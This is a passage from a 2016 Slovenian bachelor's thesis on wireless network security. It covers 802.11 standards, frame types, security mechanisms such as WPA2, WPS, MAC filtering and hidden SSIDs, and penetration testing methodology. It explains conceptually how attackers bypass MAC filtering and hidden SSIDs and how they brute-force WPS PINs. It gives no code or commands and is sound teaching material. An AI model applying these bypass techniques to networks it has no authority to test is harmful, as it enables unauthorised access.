Univerza v Ljubljani
Fakulteta za računalništvo in informatiko

Marko Jenko

Varnost brezžičnih omrežij

diplomsko delo

univerzitetni študijski program
prve stopnje
računalništvo in informatika

Mentor: doc. dr. Mojca Ciglarič

Ljubljana, 2016

Besedilo je oblikovano z urejevalnikom besedil LaTeX.

Fakulteta za računalništvo in informatiko izdaja naslednjo nalogo:

Tematika naloge:

Preučite delovanje brezžičnih omrežij iz družine po standardu IEEE 802.11. Preučite varnostne mehanizme, ki se standardno uporabljajo in komentirajte, kakšen nivo varnosti nudijo uporabniku. Preučite metode penetracijskega testiranja in pojasnite, kako bi jih lahko uporabili v brezžičnem omrežju. Opišite nekaj znanih napadov in možnosti njihovega preprečevanja. Na lastnem omrežju preizkusite izvedbo izbranih napadov, pri čemer se vsaj deloma držite postopkov penetracijskega testiranja. Komentirajte zahtevnost napadov in kritično ovrednotite pomen vašega dela.

Zahvaljujem se mentorici doc. dr. Mojci Ciglarič za pomoč, svetovanje in vodenje pri izdelavi diplomskega dela. Prav tako se zahvaljujem družini, ki mi je stala ob strani v času študija.

Kazalo

Seznam uporabljenih kratic

kratica	angleško	slovensko
AES	Advanced Encryption Standard	Standard šifriranja
AP	Access Point	Dostopna točka
ARP	Address Resolution Protocol	Protokol za preslikavo naslovov
BSSID	Basic Service Set Identifier	Fizični naslov mrežnega vmesnika
CSMA/CA	Carrier Sense Multiple Access with Collision Avoidance	Večkratni dostop s poslušanjem nosilca medija in izogibanjem kolizije
DoS	Denial of Service	Onemogočanje storitve
ESSID	Extended Service Set Identifier	Ime dostopne točke
IEEE	Institute of Electrical and Electronics Engineers	Inštitut inženirjev elektrotehnike in elektronike
IP	Internet Protocol	Internetni protokol
ISO/OSI	Open Systems Interconnection Model	Referenčni model modulirane zgradbe protokolov
MAC	Media Access Control	Kontrola dostopa medija
NIST	National Institute of Standards and Technology	Nacionalni inštitut standardov in tehnologije
PIN	Personal Identification Number	Osebno identifikacijsko število
PSK	Pre-Shared Key	Skupna skrivnost
RC4	Rivest Cipher 4	Šifrirni algoritem

kratica	angleško	slovensko
TKIP	Temporal Key Integrity Protocol	Protokol z integriteto začasnega ključa
VPN	Virtual Private Network	Navidezno zasebno omrežje
WEP	Wired Equivalent Privacy	Vrsta varnostnega standarda
WPA	Wifi-Protected Access	Vrsta varnostnega standarda
WPA2	Wifi-Protected Access II	Vrsta varnostnega standarda
WPS	Wifi-Protected Setup	Funkcionalnost dostopa do omrežja s številom PIN

Povzetek

Naslov: Varnost brezžičnih omrežij

Avtor: Marko Jenko

V diplomskem delu obravnavamo varnost, penetracijsko testiranje in različne tipe napadov na brezžična omrežja. Teoretično se seznanimo s področjem brezžičnih omrežij, varnostnimi mehanizmi in najbolj uporabljenimi varnostnimi standardi.

V nadaljevanju sistematično pregledamo področje penetracijskega testiranja. Razdelimo penetracijsko testiranje na tipe in različne metodologije. Pojasnimo naloge izvajalca in naročnika penetracijskega testiranja. Opišemo potek izvajanja penetracijskega testiranja z metodologijo NIST na ciljnem sistemu in brezžičnem omrežju.

Nato se osredotočimo na znane napade na brezžičnih omrežjih. Spoznamo ranljivosti, ki omogočajo njihovo izvajanje. Napade tudi praktično izvedemo na lastnih napravah.

Ključne besede: brezžično omrežje, varnostni mehanizmi, penetracijsko testiranje, napadi na brezžična omrežja, varnost.

Abstract

Title: Wireless Networks Security

Author: Marko Jenko

In this thesis we deal with security, penetration testing and different types of attacks on wireless networks. We theoretically familiarize with the field of wireless networks, security mechanisms and the most used security standards.

Then we systematically overview the field of penetration testing. We divide the penetration testing on types and different methodologies. We explain the tasks of the provider and the subscriber in penetration testing. Description of the process of conducting the penetration testing is made using NIST methodology on the target system and wireless network.

Then we focus our attention on known attacks on wireless networks. We learn about the theoretical part of security authentication and the vulnerabilities of wireless networks. The attacks are also practically executed on our own devices.

Keywords: wireless network, security mechanisms, penetration testing, wireless network attacks, security.

Poglavje 1

Uvod

V današnjem času nas brezžična omrežja obkrožajo na vsakem koraku. Zaradi svoje enostavnosti so popularna, vendar pa so varnostno tvegana in predstavljajo izziv za kontrolo in omejitev dostopa nepooblaščenim osebam. V preteklosti se je približno polovica uporabnikov zanašala na privzeto nastavitev varnosti dostopne točke, ali pa ni bila zainteresirana oz. ni imela znanja za nastavitev pomembnih varnostnih parametrov dostopne točke[10, 13, 17]. Ozaveščanje in izboljšanje tehničnih veščin uporabnikov sta pripomogla, da se je stopnja slabo zavarovanih dostopnih točk zmanjšala na okoli dvajset odstotkov[12]. Poleg splošno znanega prehoda iz avtentikacije WEP na najnovejšo avtentikacijo WPA2 se je povečala tudi uporaba dodatnih varnostnih mehanizmov, predvsem skrivanja imena omrežja[12].

Razlog za večje število nezaščitenih dostopnih točk v preteklosti je bilo nepoznavanje tehnologije v kombinaciji s slabo načrtovanimi vmesniki, ki so povprečnim uporabnikom otežili zmožnost razumevanja nastavitev konfiguracije dostopne točke in pripomogli k slabši konfiguraciji [19]. Študija je pokazala, da so uporabniki pri vmesnikih, ki bolj nazorno prikažejo trenutno stanje varnosti, bili pripravljeni nastaviti večji nivo zaščite dostopne točke[19].

Menjava zastarelega avtentikacijskega protokola WEP na WPA/WPA2 je pripomogla k trenutno višji stopnji varnosti dostopnih točk.

Napredki v tehnologiji, sprejem novih brezžičnih standardov so skozi leta uporabnike spodbujali v nadgradnjo in nakup nove mrežne opreme. Nova oprema omogoča uporabo najnovejše funkcionalnosti z izboljšavo varnosti, vendar še vedno ne more zagotoviti popolne varnosti pred potencialnim napadalcem in garancije, da bo uporabnik ustrezno spremenil privzete nastavitve na dostopni točki.

Da bi razumeli tveganja in varnostne pomanjkljivosti slabše zavarovanih dostopnih točk, moramo poznati razmišljanje napadalca. Napadalec se bo ravnal po metodologiji penetracijskega testiranja, ali pa bo naključno izbiral dostopno točko, glede na nivo varnosti dostopne točke. Poskušal bo uspešno izvesti napad preko časovno najmanj zahtevne poti.

Na področju varnosti so desetletja stare ranljivosti brezžičnih omrežij in dostopnost orodij že splošno znane, zato se bomo usmerili na napade, ki so trenutno aktualni za večino dostopnih točk.

Poglavje 2

Brezžična omrežja

Organizacija IEEE je leta 1997 izdala prvi brezžični standard 802.11, ki je definiral uporabo CSMA/CA metode za dostop do medija[8]. Določal je specifikacije za najnižja nivoja ISO/OSI modela in sicer fizičnega in povezavnega[8]. Od izdaje prvega brezžičnega standarda je organizacija IEEE izdala veliko novih brezžičnih protokolov, ki so nasledniki prvega protokola. Trenutno najbolj popularna brezžična protokola sta protokol g in protokol n. Nekatere najnovejše dostopne točke že omogočajo uporabo trenutno najnovejšega protokola ad, ki teoretično omogoča hitrost do 6,75 Gbit/s.

Žična omrežja imajo dostop do medija prenosa fizično omejen, medtem ko pri brezžičnih omrežjih lahko kdorkoli v dosegu oddajanja dostopne točke prisluškuje podatkovnemu prometu in ima možnost dostopa do medija prenosa.

Brezžična omrežja se razlikujejo glede na infrastrukturni ali ad-hoc način delovanja. Z razvojem tehnologije so postala vse bolj razširjena, kar je posledično pomenilo pojav novih groženj in napadov. Točne informacije o številu vseh brezžičnih omrežij ne moremo pridobiti, imamo pa podatke o približnem številu brezžičnih omrežij po svetu. Na spletu obstaja orodje WiGLE[2], s pomočjo katerega uporabniki po celem svetu delijo informacije o bližnjih brezžičnih omrežjih. Trenutno imajo zbrane podatke o okoli 287 milijonov unikatnih brezžičnih omrežij, kar je približna ocena o številu

brezžičnih omrežij v razvitih delih sveta.

Od začetka uporabe in razvoja brezžičnih omrežij ni bilo veliko poudarka na področju varnosti. Z naraščanjem števila uporabnikov in brezžičnih omrežij je bila z namenom zagotovitve najboljše uporabniške izkušnje ne glede na proizvajalca brezžične naprave ustanovljena mednarodna neprofitna organizacija Wi-Fi Alliance[1]. Organizacija Wi-Fi Alliance je zadolžena za promocijo in vpeljavo brezžične tehnologije, certifikacijo ustreznosti brezžičnih naprav in sprejetje ustreznih brezžičnih standardov.

Z namenom izboljšanja zaupnosti prenosa podatkov je sprejela varnostni protokol WEP, za katerega se je leta 2001 izkazalo, da uporablja šifrirni algoritem RC4, ki že v principu delovanja vsebuje ranljivosti[9]. Kmalu po razkritju ranljivosti, so se pojavila orodja, ki so izkoristila ranljivosti za hitro pridobitev gesla brezžičnega omrežja zavarovanega z WEP varnostni protokol. Organizacija Wi-Fi Alliance je bila prisiljena ukrepati in pripraviti nov varnostni protokol, ki ne bo vseboval odkritih ranljivosti.

Leta 2003 so predstavili varnostni protokol WPA[3] in leto kasneje še bolj varnostno zmogljiv protokol WPA2.

Opozorila in objavljene raziskave o nevarnosti uporabe zastarelega varnostnega protokola WEP[20] in javno znana orodja za hitro izvedbo napada na brezžično omrežje z varnostnim protokolom WEP so prepričala uporabnike, da je trend uporabe varnostnega protokola WEP začel upadati. Leta 2006 so pri organizaciji Wi-Fi Alliance sprejeli sklep[2], ki določa, da morajo vse novejše brezžične naprave podpirati funkcionalnost WPA2, če želijo pridobiti uraden certifikat Wi-Fi.

V zadnjih letih je na podlagi različnih raziskav[12, 13] uporaba brezžičnega standarda WEP z okoli 7 % uporabnikov padla na manj kot procent uporabnikov, kar pomeni, da ga je težko zaslediti oz. se skoraj ne uporablja več.

[1] http://www.wi-fi.org/who-we-are

[2] http://www.wi-fi.org/news-events/newsroom/wpa2-security-now-mandatory-for-wi-fi-certified-products

2.1 Nabor standardov IEEE 802.11

Organizacija IEEE je razdeljena na več različnih skupin oz. komitejev. Nabor standardov IEEE 802.11 je bil razvit s strani komiteja skupine številka 11, ki je zadolžena za razvoj brezžičnega LAN omrežja. Definiral je hitrosti prenosa 1Mbit/s in 2Mbit/s[8]. Poleg tega je za prenos preko radijskih frekvenc predvideval tudi možnost uporabe infrardeče svetlobe[8].

Od prvega protokola 802.11 je bilo izdanih veliko novih protokolov. Trenutno najbolj popularna protokola sta 802.11g in 802.11n.

Pregled trenutno aktualnih protokolov prikazuje spodnja tabela.

Tabela 2.1: Trenutno aktualni standardi

Standard	Frekvenca	Širira kanala	Najvišja hitrost
IEEE 802.11ac	5 Ghz	20 MHz, 40 MHz, 80 MHz in 160 MHz	2 Gbit/s
IEEE 802.11ad	60 Ghz	2160 Mhz	7 Gbit/s
IEEE 802.11ah	900 Mhz	1MHz, 2 MHz, 4 MHz, 8 MHz in 16 MHz	78 Mbit/s
IEEE 802.11g	2,4 Ghz	20 MHz	54 Mbit/s
IEEE 802.11n	2,4 Ghz in 5 Ghz	20 MHz in 40 MHz	600 Mbit/s

Med uporabniki trenutno poteka prehod na nova protokola 802.11ac in 802.11ad. Namenjena sta predvsem za višjo prepustnost (angl. Throughput) in optimizacijo delovanja brezžičnega omrežja z namenom podpore večgigabitnih hitrosti.

Protokol 802.11ah je bil razvit z namenom povezovanja pametnih naprav v brezžično omrežje. Uporablja manjšo frekvenco v primerjavi z drugimi protokoli, kar omogoča pokritje večjega območja pri oddajanju.

2.2 Brezžična načina delovanja omrežja

Poznamo dva načina delovanja brezžičnega omrežja:

- Ad-Hoc,
- infrastrukturni.

Pri Ad-Hoc načinu naprave med sabo komunicirajo direktno, brez uporabe dostopnih točk. V infrastrukturnem načinu pa naprave komunicirajo preko dostopne točke, ki je povezana v distribucijski sistem, tipično žični del omrežja.


Ad-Hoc način delovanja omrežja se pri domačih uporabnikih redko uporablja, kar kaže študija analize uporabe dostopnih točk, kjer je uporaba manjša kot desetina odstotka[12]. V diplomskem delu se bomo osredotočili na infrastrukturni način delovanja omrežja.

2.3 Frekvence in kanali


Brezžična omrežja delujejo na različnih frekvencah. Najbolj aktualni standardi, ki smo jih pogledali v tabeli 2.1 uporabljajo frekvence 2,4 Ghz, 5 Ghz in 60 Ghz. Frekvence so razdeljene na frekvenčna območja, ki so razdeljena na kanale. Kanali so lahko različno široki glede na posamezni standard.

Primer razporeditve kanalov na frekvenčnem območju prikazuje slika 2.1. Vidimo, da je 2,4 Ghz frekvenčni prostor razdeljen na 14 kanalov. Vsak kanal ima širino 22 MHz.

Za primerjavo je na sliki 2.2 prikazana razdelitev kanalov standarda IEEE 802.11ac glede na različno širino kanala.




Slika 2.1: Prikaz razporeditve kanalov na 2,4 GHz frekvenčnem območju[1]



Slika 2.2: Prikaz razdelitve kanalov glede na različno širino kanala pri standardu IEEE 802.11ac[14]

2.4 Zgradba okvirja

V brezžičnih omrežjih se za oddajanje in sprejemanje uporabljajo okvirji. Njihova zgradba se razlikuje glede na uporabljeni protokol. Novi standardi v brezžičnih omrežjih imajo lahko zaradi optimizacije definirano uporabo manjšega števila polj v primerjavi s standardom IEEE 802.11. Na spodnji sliki vidimo primer zgradbe okvirja standarda IEEE 802.11-2012.



Slika 2.3: Prikaz zgradbe okvirja standarda IEEE 802.11-2012[5]

Okvir je sestavljen iz več polj:

- Frame Control,
- Duration/ID,
- Address 1-4,
- Sequence Control,
- QoS Control
- HT Control,
- Frame Body,
- FCS

Prva tri polja in zadnje polje so prisotni v vseh okvirjih. Določajo osnovne informacije o okvirju, naslovniku, pošiljatelju in preverjanju veljavnosti okvirja. Ostala polja so prisotna pri določenih vrstah okvirja.

2.5 Vrste okvirjev

V brezžičnih omrežjih poznamo več vrst okvirjev:

1. upravljalski,
2. podatkovni,
3. kontrolni.

Vsako vrsto okvirjev bomo obravnavali posebej.

Upravljalski okvirji

Skrbijo za vzpostavitev in vzdrževanje komunikacij v brezžičnih omrežjih. Delijo se na podvrste:

- Beacon, dostopna točka periodično pošilja z namenom informiranja naprav v dosegu oddajanja o svojem obstoju in lastnostih.
- Probe Request, naprava ga pošlje dostopni točki z namenom pridobivanja dodatnih informacij.
- Probe Response, dostopna točka pošlje dodatne informacije napravi.
- Authentication, uporaba v postopku avtentikacije naprave na dostopno točko.
- Association Request, za pričetek postopka asociacije naprave na dostopno točko.
- Association Response, za informiranje naprave o uspešnosti asociacije s strani dostopne točke.
- Deauthentication, naprava zahteva prekinitev vseh povezav z dostopno točko.
- Disassociation, za prekinitev asociacije z napravo.
- Reassociation Request, uporabi naprava v primeru prisotnosti nove dostopne točke z boljšim signalom, ki je del istega brezžičnega omrežja.
- Reassociation Response, dostopna točka obvesti napravo o uspešnosti ponovne asociacije.

Podatkovni okvirji

Se uporabljajo za prenos podatkov.

Kontrolni okvirji

Se uporabljajo za kontrolo dostopa do brezžičnega medija.

Delijo se na tri podvrste:

- CTS (Clear to Send),
- RTS (Request to Send),
- ACK (Acknowledgement),

2.6 Postopki za pridružitev naprave v brezžično omrežje

Naprava, ki želi postati del brezžičnega omrežja sledi postopku, ki je sestavljen iz več korakov.

Na začetku dostopna točka oddaja upravljalske okvirje beacon. S tem naslavlja potencialne naprave, ki bi se želeli povezati.

Naprava, ki se želi povezati na dostopno točko pošlje zahtevo probe request dostopni točki z namenom pridobivanja dodatnih informacij in določitve zmožnosti brezžičnega omrežja. Dostopna točka odgovori s probe response.

V primeru uspešnega odgovora se začne postopek avtentikacije med dostopno točko in napravo. Pri nezaščitenih brezžičnih omrežjih ni postopka avtentikacije, medtem ko pri zaščitenih brezžičnih omrežjih postopek je in se imenuje štirikratno rokovanje.

V naslednjem koraku naprava sproži postopek asociacije z dostopne točke. Z uspešno asociacijo postane del brezžičnega omrežja.

2.7 Varnostni mehanizmi

Varnostni mehanizmi so namenjeni, da povečajo stopnjo zaščite brezžičnih omrežij. Vse dostopne točke ne podpirajo vseh varnostnih mehanizmov. Uporaba varnostnih mehanizmov ni obvezna, vendar je priporočljiva.

Tipični varnostni mehanizmi:

- uporaba šifriranja,
- skrivanje imena omrežja,
- uporaba filtriranja fizičnih naslovov naprav,
- statično naslavljanje IP naslovov naprav,
- uporaba sistema za detekcijo in preprečitev,
- uporaba VPN.

Uporaba šifriranja

Šifriranje uporabljamo za zagotovitev zasebnosti, integritete in verodostojnosti prenosa podatkov. Izbiramo lahko med različnimi varnostnimi standardi, ki uporabljajo različne vrste šifriranja. Priporočljiva je uporaba najnovejšega varnostnega standarda WPA2, saj starejša varnostna standarda WEP in WPA vsebujeta ranljivosti v implementaciji in predstavljata večje varnostno tveganje pri uporabi.

Skrivanje imena omrežja

Varnostni mehanizem omogoča skrivanje imena omrežja pri oddajanju informacij o svojemu obstoju potencialnim uporabnikom.

Napadalec bo uspešno pridobil ime skritega omrežja z zajemom vzpostavitve pogovora med obstoječim brezžičnim uporabnikom in dostopno točko. Funkcionalnost skrivanja imena omrežja ne pripomore k varnosti omrežja, vendar lahko da vtis lažnega občutka višje stopnje varnosti.

Uporaba funkcionalnosti skrivanja imena omrežja se v zadnjih letih povečuje. V nedavni raziskavi o uporabljeni varnosti brezžičnih omrežij v mestu Auckland v Novi Zelandiji je varnostni mehanizem skrivanja imena omrežja uporabljalo okoli 25 % dostopnih točk, kar predstavlja višjo vrednost, kot v preteklih študijah[12].

Filtiranje fizičnih naslovov naprav

Varnostni mehanizem omogoča definiranje pravice dostopa fizičnih naslovov naprav do dostopne točke. Uporabniki imajo možnost omejiti dostop do brezžičnega omrežja na lastne naprave z vnosom fizičnih naslovov naprav.

Napadalec mora za možnost asociacije na dostopno točko virtualno spremeniti fizični naslov svoje naprave na fizičen naslov uporabnikove naprave, ki ima pravice za dostop do dostopne točke. V primeru neaktivnih uporabnikovih naprav, ima napadalec tudi možnost testiranja vseh možnih fizičnih naslovov naprave z namenom najdbe fizičnega naslova s pravico do dostopa.

Statična nastavitev IP naslovov naprav

Dostopna točka lahko dodeli dinamični IP naslov napravi s pomočjo protokola DHCP, ali pa statični IP na podlagi konfiguracije. Statična nastavitev IP naslovov za več uporabnikov ni zaželjena, saj predstavlja dodatno delo.

Napadalca pri povezovanju na dostopno točko, ki zahteva uporabo statične nastavitve prisilimo, da mora s prisluškovanjem ugotoviti veljaven IP naslov, ki ga lahko uporabi za dostop do brezžičnega omrežja.

Uporaba sistema za detekcijo in preprečitev

V podjetjih in organizacijah dostop do omrežja nepooblaščenim osebam predstavlja višjo stopnjo tveganja kot doma. Za boljši pregled in preprečitvijo potencialnih groženj brezžičnih omrežij lahko podjetja uporabljajo sistem za detekcijo in preprečitev, ki ima naziv WIDPS[3]. Ti sistemi spremljajo

[3]angl. Wireless Intrusion Detection Prevention System

brezžični prenos podatkov in analizirajo njihovo vsebino z namenom odkritja sumljivega prenosa podatkov[15]. Omogočajo detekcijo znanih brezžičnih napadov, napačno konfiguracijo in neupoštevanje varnostne politike na nivoju brezžičnega protokola.

Za delovanje uporabijo brezžične senzorje, ki so lahko samostojni, ali pa so že implementirani na dostopni točki ali stikalu[15]. Glede na velikost brezžičnega omrežja in števila dostopnih točk ni vedno smiselno vzpostaviti sistem, saj je cena lahko previsoka.

Naprave, ki podpirajo detekcijo in preprečitev zaradi svoje cene niso smiselne za uporabo pri domačih uporabnikih.

Uporaba VPN

Z VPN strežnikom za dostopno točko lahko uporabnikom omogočimo, da se aventicirajo in dodatno šifrirajo komunikacijo z uporabo VPN[18].

Uporabnik lahko tako z uporabo VPN tehnologije dodatno zaščiti svoje podatke med prenosom z vzpostavitvijo tunela, preko katerega poteka ves promet.

2.7.1 Primerjava varnostnih mehanizmov

Pri pregledu varnostnih mehanizmov smo ugotovili, da veliko varnostnih mehanizmov potencialnemu napadalcu ne predstavlja izziva, uporabnik pa lahko pridobi lažen vtis o večji varnosti brezžičnega omrežja.

Z uporabo sistema za detekcijo in preprečitev uspešno implementiramo dodaten nivo varnosti, ki nas opozori in prepreči izvajanje neposrednih groženj, vendar ni namenjen domačim uporabnikom in se cenovno splača večjim podjetjem oz. organizacijam.

Prav tako je uporaba VPN priporočljiva, vendar v osnovi za podjetja in organizacije.

2.8 Zaupnost prenosa podatkov

Pri brezžičnih omrežjih zaradi prenosa podatkov preko radijskih valov težko preprečimo prisluškovanje in posledično zajemanje podatkov osebam, ki se nahajajo v fizični bližini oddajanja dostopne točke.

Uporabnik lahko sam poskrbi za dodatno šifriranje s pomočjo VPN, vendar je priporočljivo, da tudi upravljalec brezžičnega omrežja predhodno zavaruje brezžično omrežje z uporabo najnovejšega varnostnega protokola in ustrezno avtentikacijo.

2.8.1 Nezaščitena brezžična omrežja

Za uporabo nezaščitenega brezžičnega omrežja se uporabniku ni treba avtenticirati. Nezaščitena brezžična omrežja tudi ne uporabljajo šifriranja prenosa podatkov.

Posledično ne moremo zagotoviti integritete prenosa sporočil, saj bi uporabnik lahko s prisluškovanjem prestregel in dekriptiral naš prenos podatkov.

Pri nezaščitenih brezžičnih omrežjih za vsakega uporabnika velja, da mora sam poskrbeti za dodatno varnost preko vzpostavite varnih kanalov oz. dodatnega šifriranja podatkov in neuporabo protokolov, ki se prenašajo v nešifrirani obliki (npr. HTTP, FTP, SMTP).

Uporaba tujega nezaščitenega brezžičnega omrežja zaradi nepoznavanja in dvoma o kvalitetni konfiguraciji dostopne točke predstavlja veliko tveganje.

2.8.2 Omrežje zaščiteno z WPA/WPA2

Standard IEEE 802.11i je dopolnitev originalnega standarda IEEE 802.11. Opisuje zamenjavo zastarelega varnostnega standarda WEP z vpeljavo varnostnega standarda WPA in WPA2. V WPA varnostnem standardu se uporablja varnostni protokol TKIP, medtem ko se pri WPA2 uporablja AES.

Varnostni standard WPA je služil kot vmesni varnostni standard pred sprejemom WPA2 varnostnega standarda.

Uporaba varnostnega standarda WPA ni priporočljiva, saj vsebuje ranljivosti v implementaciji[21].

WPA in WPA2 omogočata dva načina delovanja:

1. WPA/WPA2 Personal (WPA-PSK/WPA2-PSK): uporablja avtentikacijo z deljenim ključem, ki si ga delijo vsi uporabniki omrežja,

2. WPA/WPA2 Enterprise: uporablja IEEE 802.1X standard in Radius strežnik za avtentikacijo, avtorizacijo in nadzor porabe (angl. AAA).


Prvi način je namenjen za manjša brezžična omrežja, medtem ko je drugi način namenjen za uporabo v podjetjih oz. organizacijah. Minimalna dolžina gesla pri WPA/WPA2 je 8-mestno geslo, sestavljeno iz ASCII znakov. Vzpostavitev povezave naprave na brezžično omrežje poteka s pomočjo štirikratnega rokovanja z dostopno točko.

Štirikratno rokovanje pri WPA/WPA2 Personal

Postopek se začne tako, da naprava in dostopna točka vsaka zase generirata naključno 32-bitno število imenovano Nonce. Na začetku avtentikacije dostopna točka pošlje svoje naključno število imenovano ANonce napravi. Naprava uporabi obe naključni števili v kombinaciji s ključem za osnovo pri generiranju obojestranskega glavnega ključa (angl. Pairwise Master Key) in obojestranskega začasnega ključa (angl. Pairwise Transient Key).

V naslednjem koraku naprava uporabi del obojestranskega začasnega ključa, da izračuna kodo integritete sporočila MIC (angl. Message Integrity Code). Dostopni točki pošlje svoje naključno število imenovano SNonce in kodo MIC. Dostopna točka lahko primerja prejeto kodo MIC tako, da sama pri sebi izračuna pravilno kodo MIC. Če se kodi ujemata je naprava dokazala dostopni točki, da pozna geslo. Dostopna točka nato še enkrat pošlje napravi naključno število ANonce in kodo MIC.

V primeru uspešne avtentikacije naprava v zadnjem koraku pošlje dostopni točki prazno, vendar podpisano sporočilo MIC. Zdaj lahko opravi asociacijo na dostopno točko in postane del brezžičnega omrežja.



Slika 2.4: Potek štirikratnega rokovanja pri WPA2 Personal

2.9 Wi-Fi Protected Setup

Wi-Fi Protected Setup (WPS) je funkcionalnost, ki omogoča uporabnikom, da se povežejo v brezžično omrežje z 8-mestno PIN številko, brez vnašanja gesla omrežja.

Število WPS PIN je na začetku nastavljeno na privzeto vrednost. Pri privzeti vrednosti je zadnje mesto števila WPS PIN določeno na podlagi algoritma kontrolne vsote prejšnjih števil (angl. checksum). Uporabnik ima možnost spremeniti privzeto število WPS PIN na drugo vrednost, pri čemer mu ni potrebno vnesti zadnje mesto števila WPS PIN na podlagi vrednosti

prejšnjih mest.


Prva specifikacija standarda WPS je bila razvita s strani mednarodne organizacije Wi-fi Alliance in predstavljena leta 2007[4]. Cilj standarda je bila poenostavitev nastavitev in upravljanja varnosti na dostopni točki[4]. Proizvajalci omrežnih naprav so funkcionalnost začeli vpeljevati leta 2007. Postopoma je bila funkcionalnost dodana v večino usmerjevalnikov.

Pri funkcionalnosti WPS protokol določa, da se preverjanje PIN števila opravi v dveh korakih:

1. preverjanje leve polovice števila,

2. preverjanje desne polovice števila.

V primeru, da uporabnik ne spremeni privzetega števila WPS PIN, mora napadalec preveriti do 10000 možnih kombinacij števila na levi polovici in do 1000 možnih kombinacij števila na desni strani, saj upošteva samo števila WPS PIN z veljavnim številom na zadnjem mestu. V nasprotnem primeru mora preveriti do 20000 kombinacij, da ugotovi pravilno število WPS PIN.



Slika 2.5: Načina formata števila WPS PIN[6]

Odkrite ranljivosti

Decembra leta 2011 je Stefan Viehböck razkril ranljivost delovanja funkcionalnosti WPS[22], ki je omogočala napadalcu preizkusiti vsa števila WPS PIN in posledično pridobiti pravega. S poznavanjem pravilnega števila WPS PIN napadalec pridobi geslo omrežja, ne glede na njegovo dolžino in zahtevnost.

Kot odgovor na ranljivost so proizvajalci strojne opreme funkcionalnosti WPS dodali možnost uporabe nove različice konfiguracijskega protokola WSC[4], ki omeji število poskusov napačnih števil WPS PIN in ima možnost preprečitve nadaljnih poskusov do ponovnega zagona naprave.

Leta 2014 je raziskovalec Dominique Bongard razkril dodatno ranljivost standarda WPS v izvedbi naključnega generiranja AES ključev pri nekaterih dostopnih točkah[6]. Napadalcu omogoča, da sam pri sebi preizkusi vsa možna števila WPS PIN.

[4]https://www.wi-fi.org/download.php?file=/sites/default/files/private/wsc_best_practices_v2_0_1.pdf

Poglavje 3

Penetracijsko testiranje

Penetracijsko testiranje je varnostno testiranje, ki poskuša ponazoriti realen napad na sistem, aplikacijo ali omrežje z identificiranjem metod, potrebnih za izogibanje varnostnih funkcij oz. mehanizmov[16].

V primeru izvajanja penetracijskega testiranja nad informacijskim sistemom poznamo definicijo[1], "S strani lastnika informacijskega sistema naročen test vdora, v katerem se ugotavljajo pomanjkljivosti pri zagotavljanju informacijske varnosti."

Penetracijsko testiranje spada v sklop informacijskega varnostnega testiranja. Cilji posameznega penetracijskega testiranja se določijo pred začetkom izvajanja testiranja.

Namen penetracijskega testiranja je simulirati resničen napad na ciljni sistem z izpolnitvijo končnih ciljev, ki ponavadi obsega pridobitev dostopa do ciljnega sistema mimo varnostnih mehanizmov.

Pri tem lahko ocenimo delovanje trenutnih varnostnih mehanizmov in nivo znanja, ki ga mora izvajalec penetracijskega sistema imeti, da pridobi dostop do sistema oz. aplikacije[16].

[1] http://www.mju.gov.si/fileadmin/mju.gov.si/pageuploads/JAVNA_UPRAVA/DIES/IVPJU_01.pdf

3.1 Tipi penetracijskega testiranja

Penetracijsko testiranje lahko izvajalec opravi interno, znotraj ciljnega sistema, ali pa zunanje, zunaj ciljnega sistema. Penetracijsko testiranje ni omejeno samo na tehnični vidik izvajanja testiranja, ampak vsebuje tudi testiranje varnosti fizičnega dostopa ciljnega sistema.

Poznamo tri tipe penetracijskega testiranja[7]:

- crna škatla (angl. black-box): testiranje se izvaja brez predhodnega znanja o ciljnem sistemu,
- bela škatla (angl. white-box): testiranje se izvaja z celotno dokumentacijo in podatki o ciljnem sistemu,
- siva škatla (angl. gray-box): testiranje se izvaja z malo znanja o ciljnem sistemu.

Največ časa za izvedbo penetracijskega testiranja porabimo pri tipu črne škatle, saj potrebujemo dodaten čas za pridobitev informacij o ciljnem sistemu.

3.2 Metodologija penetracijskega testiranja

Za pravilno in učinkovito penetracijsko testiranje je dobro slediti vnaprej dogovorjenim postopkom oz. fazam penetracijskega testiranja. Metodologija vsebuje te faze z natančnim opisom oz. podrobnim načrtom vsake posamezne faze.

Obstaja veliko različnih vrst metodologije penetracijskega testiranja glede na ciljni sistem, omrežje ali aplikacijo, ki jih povzemamo po[7]:

- Open Source Security Testing Methodology Manual ("OSSTMM"),
- The National Institute of Standards and Technology ("NIST") Special Publication 800-115,

- Open Web Application Security Project (OWASP) Testing Guide,
- Penetration Testing Execution Standard,
- Penetration Testing Framework.

Vse naštete metodologije razen metodologije NIST se uporabljajo pri penetracijskem testiranju informacijskih sistemov in omrežjih. Metodologija OWASP je namenjena za penetracijsko testiranje spletnih aplikacij.

Pred začetkom izvajanja penetracijskega testiranja se moramo odločiti za tip metodologije in tudi med izvajanjem upoštevati postopke in korake, ki so opredeljeni v specifični metodologiji.

V podpoglavju 3.7 si bomo pogledali primer korakov, ki jih bomo opredelili na podlagi NIST metodologije penetracijskega testiranja.

3.3 Naročnik penetracijskega testiranja

Naročnik penetracijskega sistema je podjetje oz. organizacija, ki v sklopu preverjanja varnosti sistema, omrežja ali aplikacije naroči izvajanje zunanjemu podjetju oz. organizaciji.

Izvajalec penetracijskega testiranja je po koncu izvedbe penetracijskega testiranja naročniku dolžan predstaviti rezultate penetracijskega testiranja, vključno s podatki, kaj je bilo testirano in na kakšen način. Izvajalec mora naročnika opozoriti o obstoju morebitnih sledi izvajanja penetracijskega sistema v izvedenem okolju.

3.4 Izvajalec penetracijskega testiranja

Izvajalec penetracijskega testiranja je ponavadi podjetje, ki se ukvarja z informacijsko varnostjo in penetracijsko testiranje nudi kot storitev. Za njihove zaposlene, ki izvajajo penetracijsko testiranje se predvideva, da že imajo izkušnje na področju penetracijskega testiranja in po možnosti tudi katerega izmed naslednjih certifikatov[7]:

- Offensive Security Certified Professional (OSCP),
- Certified Ethical Hacker (CEH),
- Global Information Assurance Certification (GIAC) Certifications,
- CREST Penetration Testing Certifications,
- Communication Electronic Security Group (CESG) IT Health Check Service (CHECK) Certification.

Izvajalec se ponavadi specializira za določen tip penetracijskega testiranja, kar pomeni, da ima znanje za penetracijsko testiranje določenega tipa ciljnega sistema, omrežja ali aplikacije.

Od izvajalca penetracijskega testiranja se pričakuje, da pozna trenutno aktualne ranljivosti in grožnje, ki ustrezajo ciljnemu sistemu, omrežju ali aplikaciji.

3.4.1 Naloge izvajalca pred izvedbo penetracijskega testiranja

